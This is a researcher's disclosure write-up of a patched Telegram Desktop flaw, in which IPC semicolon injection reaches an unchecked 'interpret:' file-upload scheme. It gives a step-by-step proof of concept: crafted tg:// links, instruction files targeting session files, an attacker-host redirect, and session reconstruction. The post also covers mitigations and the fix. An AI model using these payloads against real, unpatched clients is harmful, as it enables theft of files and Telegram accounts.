
Telegram Desktop: one-click account takeover via IPC injection

An unescaped separator in Telegram Desktop's single-instance IPC lets one clicked link read arbitrary files off the disk and send them to the attacker, session files included.

Posted **Oct 3, 2026** • Updated **Oct 7, 2026**



From a clicked link to the victim's session files.

By **beaksec**

14 min read

Contents ›

Introduction

Someone adds you to a Telegram group. A link shows up in the chat. You click it, and your Telegram account is no longer only yours.

How?

Telegram Desktop hands clicked links to its own already-running instance over a local socket, as text, and never escapes the character it uses to separate commands. So a crafted link does not arrive as one instruction: it arrives as several.

The chain I found has two defects. The first is that injection. The second is what the injected command reaches: an internal URI scheme, `interpret:`, that reads a file named in an instruction file and sends it to a chat, without checking who asked for it and without a confirmation. Together they turn a clicked link into arbitrary file read. In this post I walk through the chain and then use it to steal the files that are the victim's login.

Affected	Telegram Desktop through 7.2.8, confirmed on Windows (6.9.3)
Impact	Remote arbitrary local file read, exfiltrated to an attacker-controlled chat; account takeo
CVE	CVE-2026-107181
Fixed in	7.2.9, commit `db3405699f`
Severity	8.1 High, `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N`

One link, two processes

Operating systems let programs register a URI scheme, so they know which application to launch when they meet a link of that kind. Telegram Desktop registers `tg`. From then on the system knows a `tg://...` link belongs to Telegram, and launches it with the URL as a command-line argument.

If Telegram is not running, the process starts, takes the string as a parameter, turns it into a URL object and handles it internally: one process, and nothing to communicate.

But what if Telegram is already running? The operating system neither knows nor checks: it launches a new process anyway, identical to the first. Telegram itself has to work out that it is the redundant one, and the way it works that out is by trying to connect to a local socket.

The already-running instance is the server: it has been listening on that socket since it started. The new process is the client. If it manages to connect, an instance is already alive, so it hands over the link and exits.

A socket does not carry objects, it carries bytes. The URL object the new process holds in memory cannot cross that channel, so it has to be flattened into a line of text.

That operation has a name: serialization. Its inverse, rebuilding the object from the text, is deserialization. Both are unavoidable whenever structured data has to cross a boundary, and both are the exact point where the boundaries inside the data stop being held by the structure and become characters in the text.

Telegram does it with a format of its own, a simple one. Each instruction is a keyword, then its argument, then a semicolon that closes it. A link to open becomes:

```text
OPEN:tg://x?a=1;
```

`tg://x?a=1` matches no handler inside Telegram, so on its own that link does nothing. It is only a carrier.

That line is built here, one per URL to open:

```cpp
// sandbox.cpp:295-297
for (const auto &url : cRefStartUrls()) {
    commands += u"OPEN:"_q + url.toString(QUrl::FullyEncoded) + ';';
}
```

On the other side the running instance deserializes: it reads the received bytes, cuts them at every semicolon, and treats each piece as an instruction in its own right. For each piece starting with `OPEN:` it takes what follows and rebuilds it as a URL, exactly as if it had just arrived on the command line.

```cpp
```

```
// sandbox.cpp:453-463 (abbreviated)
for (int32 to = cmds.indexOf(QChar(';'), from); to >= from; ...) {
    auto cmd = base::StringViewMid(cmds, from, to - from);
    ...
    } else if (cmd.startsWith(u"OPEN:"_q)) {
        startUrls.append(cmds.mid(from + 5, to - from - 5).mid(0, 8192));
```

The unescaped separator

So what happens if one of the transmitted values contains a semicolon of its own, the very character the format uses as a separator? Take the link from before and add something to it:

Text

```
tg://x?a=1;CMD:quit
```

The new process treats it as a single URL, because to it that semicolon is just a character inside the query. It flattens it and writes it to the socket:

Text

```
OPEN:tg://x?a=1;CMD:quit;
```

The running instance cuts at every semicolon and gets two instructions instead of one:

Text

```
OPEN:tg://x?a=1
CMD:quit
```

That is the injection, and it is the first of the two defects.

The interpret: URI scheme

The example above injected `CMD:`, but don't be misled by the name: it accepts only `show` and `quit`, so the worst it can do is close the app.

Four commands are accepted in total, and three of them are harmless. The fourth is `OPEN:`, and there is the detail: it accepts any URL, with no filter on the scheme.

Digging through the code turns up another URI scheme inside Telegram, called `interpret:`.

The operating system would not know what to do with a link starting with `interpret:`, because it is registered nowhere as a protocol handler: it exists only inside Telegram's own code, which picks the scheme up off the start-URL list like any other.

```cpp
// application.cpp:1162-1164
if (url.scheme() == u"interpret"_q) {
    interprets.append(url.path());
    return false;
```

Through `OPEN:`, then, it is reachable:

```text
tg://x?a=1;OPEN:interpret:instructions.txt
```

So what is `interpret:` for?

It was the tool Telegram used to publish its own releases. When a new version shipped, the build archive had to be posted to a channel with the changelog as its caption. Rather than doing that by hand, a script wrote a small text file naming the channel, the file to send and the text to write, then launched Telegram with the path to that file.

```python
# Telegram/build/updates.py:206
subprocess.call(... 'Telegram -sendpath interpret://' + scriptPath
    + '/.../command.txt', shell=True)
```

The instruction file looks like this:

```text
```

```
from: 1234567890
channel: 1987654321
file: out/Release/deploy/6.9.3/tsetup.6.9.3.exe
caption: TDesktop at 12.06.26:

- Fixed a crash in the media viewer.
- Added a new sticker pack.
```

The value of `from:` is compared against the id of the currently logged-in account: it keeps an operator from publishing a release from the wrong one. The check only runs if the line is present, so leaving it out skips it. The destination is set only by `channel:`, and has to be a channel or a supergroup.

A function called `InterpretSendPath` does the work.

So where is the bug? `interpret:` performs a privileged action, reading any file off the disk and sending it to a chat, without asking anyone for confirmation and without checking who asked for it.

The function performs no authorization check.

Cpp

```cpp
// support_helper.cpp:673-680
QString InterpretSendPath(
        not_null<Window::SessionController*> window,
        const QString &path) {
    QFile f(path);
    if (!f.open(QIODevice::ReadOnly)) {
        return "App Error: Could not open interpret file: " + path;
    }
    const auto content = QString::fromUtf8(f.readAll());
```

When that comes from the command line, which is how the release script invokes it, it is not a problem: an attacker would need a foothold on the machine already, and with one they can read the files themselves. But once the same action is reachable through the socket, and therefore through the injection, a dangerous function becomes available from a link the victim clicks.

That is a missing authorization, and it is the second of the two defects.

Getting the instruction file onto disk

An attacker who could place an instruction file on the victim's disk, pointing `file:` at a path worth stealing and `channel:` at a channel of their own, could exfiltrate any file from that machine with nothing more than a clicked link.

So how does an attacker place a text file at a predictable path on someone else's disk? The obvious way is to send it as a chat attachment.

As it happens, Telegram Desktop in its default configuration downloads files received in groups up to 8 MiB automatically, while in broadcast channels automatic download is off. The file lands in a standard folder, under the same name the sender chose, without the victim clicking on it, and in a predictable place (a name collision would make Telegram save `instructions1 (2).txt` instead). Some formats, such as stickers, GIFs and voice messages, go to an internal cache instead and would not be reachable as a path on disk.

Telegram builds that path itself (`file_utilities.cpp:172-181`). On Windows:

```text
C:\Users\<user>\Downloads\Telegram Desktop\<file name>
```

By sending the file into the group, the attacker knows exactly where it will be saved. The path still seems to hold one unknown, the Windows user name, but `interpret:` also accepts relative paths, and a relative path is resolved from Telegram's own working directory, which is its data folder (`logs.cpp:381`). On Windows that is `%APPDATA%\Telegram Desktop` , three levels below the user's home directory, and `Downloads` sits directly in that home directory. So a path like this one:

```text
interpret:../../../Downloads/Telegram%20Desktop/instructions.txt
```

gives the attacker a deterministic path without ever needing the user name.

From file read to account takeover

`InterpretSendPath` sends exactly one file per invocation: if an instruction file holds several `file:` lines, only the last one counts. Two things lift that limit. Nothing stops an attacker from posting as many instruction files as they want, and the injection does not stop at the first command: every semicolon opens another. Three targets, then, are three instruction files and three stacked commands in one link.

```text
tg://x?a=1
  ;OPEN:interpret:../../../Downloads/Telegram%20Desktop/instructions1.txt
  ;OPEN:interpret:../../../Downloads/Telegram%20Desktop/instructions2.txt
  ;OPEN:interpret:../../../Downloads/Telegram%20Desktop/instructions3.txt
```

The primitive stays the same throughout: arbitrary file read. What changes is what you read: an SSH private key, a browser password store, a cloud credentials file, or a configuration holding an API token.

Telegram does not keep local data in the clear, so everything the user holds on disk is encrypted, including the session authorization. That is the key the client uses to identify itself to Telegram's servers, and holding it is enough to be that account, much like a session cookie on a website.

Telegram uses key wrapping. Two keys are involved. The first, the DEK (Data Encryption Key), is long, random and high-entropy, and encrypts the user's data. The second, the KEK (Key Encryption Key), encrypts only the DEK, and is not the password: it is derived from the password through a key derivation function (KDF), together with a salt stored next to the encrypted DEK.

In pseudocode, the chain that opens the local data looks like this:

```python
salt, encrypted_DEK = read("tdata/key_datas")
passcode            = user_passcode()          # empty if none is set

KEK     = KDF(passcode, salt)
DEK     = decrypt(encrypted_DEK, KEK)
session = decrypt(authorization_file, DEK)
```

By default Telegram Desktop has no local passcode: you have to open the settings and set one. With none set, the password feeding the derivation is empty (`storage_domain.cpp:102`), so the KEK comes from the empty string and a salt, and that salt is stored in the clear in `tdata/key_datas` , the same file that holds the encrypted DEK. Reading that one file is enough to recompute the KEK and unwrap the DEK.

So with no passcode set, whoever gets `key_datas` gets the DEK, and with the DEK everything else decrypts, session authorization included.

Three files are involved, and only two of them hold secrets:

```
tdata/
├── key_datas                the salt and the encrypted DEK
├── D877F783D5D3EF8Cs        the MTProto authorization, encrypted with the DEK
└── D877F783D5D3EF8C/
    └── maps                 the index of the account's stored data
```

That folder name is not random and not specific to an installation. It is derived from the string `data` , the default data name (`storage_file_utilities.cpp:241-250`). It is identical on every install.

The third file is an index, and it holds no secrets. The session still will not load without it: Telegram reads the authorization only while reading that index. Stealing it, though, is a choice: an attacker could just as well build one. In this proof of concept it is simply taken along with the other two, for convenience.

It follows that an attacker holding all three has the account: drop them into a fresh `tdata` , start Telegram, and the victim's session opens.

Delivering the link

The attack needs one click from the victim, and it has to come from outside Telegram. A `tg://` link clicked inside a Telegram chat is handled in-process (`click_handler_types.cpp:278`) and never reaches the socket, so there is nothing to inject into. Normal `https` links, on the other hand, open

in the system browser (`ui_integration.cpp:437`), because Telegram Desktop has no embedded one. So the attacker sends an ordinary `https` link and has their own server redirect it to the crafted `tg://` one.

```http
GET /rules HTTP/1.1
Host: corvus.sec

HTTP/1.1 302 Found
Location: tg://x?a=1;OPEN:interpret:instructions.txt
```

Depending on the browser, and on whether the victim has used the handler before, the system may ask for confirmation before launching Telegram.

Proof of concept

1. The attacker creates a supergroup and adds the victim to it. Telegram's default privacy setting allows this with no confirmation from the invitee.

2. The attacker posts three instruction text files in the group, one for each file to be stolen, all naming the attacker's own group as the destination. Omitting the `from:` line skips the account check entirely:

   ```text
   channel: 2001234567
   file: tdata/key_datas
   caption: poc
   ```

   The file has to be plain text with LF line endings and no byte-order mark. The other two point at `tdata/D877F783D5D3EF8Cs` and `tdata/D877F783D5D3EF8C/maps` . Automatic download saves all three to the victim's disk when the victim opens the group, which they do anyway, because that is where the link in step 3 is waiting.

3. The attacker sends an innocuous link into the chat:

```
https://corvus.sec/rules
```

4. The victim clicks it. The browser follows the redirect, which this time carries one command per target, wrapped here but sent as a single line:

```
tg://x?a=1
  ;OPEN:interpret:../../../Downloads/Telegram%20Desktop/instructions1.txt
  ;OPEN:interpret:../../../Downloads/Telegram%20Desktop/instructions2.txt
  ;OPEN:interpret:../../../Downloads/Telegram%20Desktop/instructions3.txt
```

5. The operating system launches a second Telegram process, which forwards the URL to the running one over the socket. The unescaped semicolons split it, and the injection fires.
6. The three `interpret:` commands execute, and the three files are uploaded to the attacker's group. No confirmation dialog is shown.
7. The attacker rebuilds `tdata` from the three files and opens the victim's account.

Mitigations

Upgrade to 7.2.9 or later. That is the only thing that actually closes the problem. The rest reduces exposure.

- **Turn on "ask where to save each file".** With that setting, automatic download does not happen at all, and the instruction file never reaches the disk. It is the most effective mitigation short of upgrading.
- **Limit who can add you to groups to your contacts only.** Stolen files can only be sent to a channel or a supergroup, so this takes away the place the attacker would have them delivered to.
- **Set a local passcode, and choose it like a real password.** It does not prevent the files from being stolen; it only makes the stolen session unusable.

Fix

Fixed by commit `db3405699f` on 16 September 2026. The changelog dates 7.2.9 to the same day; the release was published the following morning. The commit removes the `interpret://` scheme and `Support::InterpretSendPath` entirely, and escapes the record separator on the single-instance socket: values are escaped with a percent-prefixed hex encoding before being written and decoded after the split, so a semicolon in the data can no longer become a boundary.

It also adds two measures beyond that: `CMD:` and `CTRL:` records are skipped when the same connection carries an `OPEN:`, and local file paths are dropped once a non-local URL has appeared on that connection.

Timeline

Date	Event
2026-06-25	Reported through ZDI
2026-09-16	Vendor fixes the issue independently, commit `db3405699f`
2026-09-17	Telegram Desktop 7.2.9 published
2026-09-30	ZDI closes the case as already fixed; disclosure rights return to me
2026-10-03	This writeup
2026-10-07	CVE-2026-107181 assigned

The fix shipped quietly: the 7.2.9 changelog mentions only a rendering fix, the commit that closes the chain is titled “Remove legacy interpret path helper”, and no advisory accompanied it.

BeakSec on YouTube

If you’re into this kind of thing, I publish cybersecurity stuff on **BeakSec**, my YouTube channel. It’s new, so subscribing helps.

Research

telegram high command-injection account-takeover arbitrary-file-read beaksec

This post is licensed under **CC BY 4.0** by the author.

Share:

Further Reading

Sep 26, 2026

Webmin: one-click RCE via XSS

A reflected XSS in Webmin chains to arbitrary command execution as root on a default install, from a single link. CVE-2026-49243.

OLDER
Webmin: one-click RCE via XSS

NEWER
-

© 2026 **beaksec**. Some rights reserved.
Using the **Chirpy** theme for **Jekyll**.